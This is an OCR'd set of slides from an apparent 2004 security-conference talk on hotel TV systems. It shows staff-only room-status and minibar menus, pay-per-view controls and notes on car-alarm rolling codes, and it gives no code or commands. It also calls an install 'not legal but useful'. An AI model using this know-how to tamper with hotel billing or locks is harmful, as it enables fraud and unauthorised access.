W2kGUI V2 Software Setup	GUI Server Software Setup / Upgrade Shut down all running software before running this! (right click on each icon - bottom right - and select Close or Exit)
pcAnywhere Basic Setup	english setup, version 8.01, for GUI Server
pcAnywhere Host Setup	Install on Proxy and Clients. ATTENTION: Do NOT start this Setup on the GUI Server. Copy this directory to the \InetPub\wwwroot\client folder. Then you can FTP it from the client.
Winzip Setup	not legal but useful.
Content	Use the Prodac GUI Copy icon on the desktop...

TV - New Capabilities

- View other users activities

YAHOO! UK & IRELAND

TV INSTALLATION

INPUT SYSTEM

FRONT END UK

MANUAL SEARCH

335 MHZ

PROGRAM NO.

PAYTV 96

STORE

FINE TUNE

PROTECTION

OFF

LABEL

PHILIPS

TV - New Capabilities

- Change Room status
  - Cleaning
  - Minibar

Novotel Amsterdam

Room status

Dirty
Clean
Inspected

Warning:
Only for hotel staff !

Press ▲ or ▼ to select
Press OK to send to computer

16:49.28

Novotel Amsterdam

Minibar


	Coca Cola	0	Budweiser
0	Coca Cola Light	0	[illegible] Anna Cod.
0	Fanta Naranja	0	[illegible] Torres X
0	Fanta Limón	0	[illegible] Bacardi
0	Tónica Normal	0	[illegible] Smirnoff
0	Sprite	0	[illegible] Gordon's
0	Agua	0	Baltaninas
0	Agua con gas	0	[illegible]
0	Zumo Naranja	0	[illegible] con fot.
0	Nesquick slim	0	[illegible] con flash
0	Pascual leche		
0	Pascual con fresa		
0	Cacahuetes		
0	Almendras Eagles		
0	Chocol. Kit Kat		
0	Choc. After Eight		

Press [illegible] to send to computer

16:52.50

TV - Pay per view

- Movies On demand
  - Controller requests movie to start & assigns channel
- Cyclic or Fixed Start Times
  - Controller retunes TV
  - Controller routes selected channel to AV
  - Controller switches off blocking signal


Trailer
Wake-up
List
Pay-TV Movies
List
18:09.53
MAIN MENU

Sorry, at the moment
no connection to computer !!!

You can switch over from program to
program using the arrow keys ▲▼ !

Hollywood Movies
Adult Features
Intern
Music
PC Games
Guest Services

TV SETUP MENU

LANGUAGE	ENGLISH
CHANNEL INSTALL	▷
CABLE TUNING	ON
BRIGHTNESS	28
COLOR	22
CONTRAST	57
SHARPNESS	15
TINT	0
NOISE REDUCTION	

CAESARS PALACE
LAS VEGAS

Press MENU To Continue

AUTO-PROGRAMMING ACTIVE

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31	32	33	34	35
36	37	38	39	40		42
43	44	45	46	47	48	49
50	51	52	53	54	55	56
57	58	59	60	61	62	63
64	65	66	67	68	69	70
71	72	73	74	75	76	77
78	79	80	81	82	83	84


PRESS ANY KEY TO STOP

CHANNEL INSTALLATION

CHANNEL	TV 41
CHANNEL RING	SAVED
INPUT	ANTENNA
LABEL	(NONE)
VIDEO BLANK	OFF
AUDIO BLANK	OFF
AUTO PROGRAM	▶
EXIT	▶


Future Projects

- Car Alarm / Central Locking
  - Moving towards radio
  - Likely to be carrier technology change only
    - LIRC style receiver / transmitter possible
- Rolling codes
  - Next code must be within range window
    - Hex codes reveal attack range?
  - Crypto component?


the usual suspects

Questions / Feedback - 21C3 Berlin 2004

- Contact:
  - majormal@pirate-radio.org


Thank You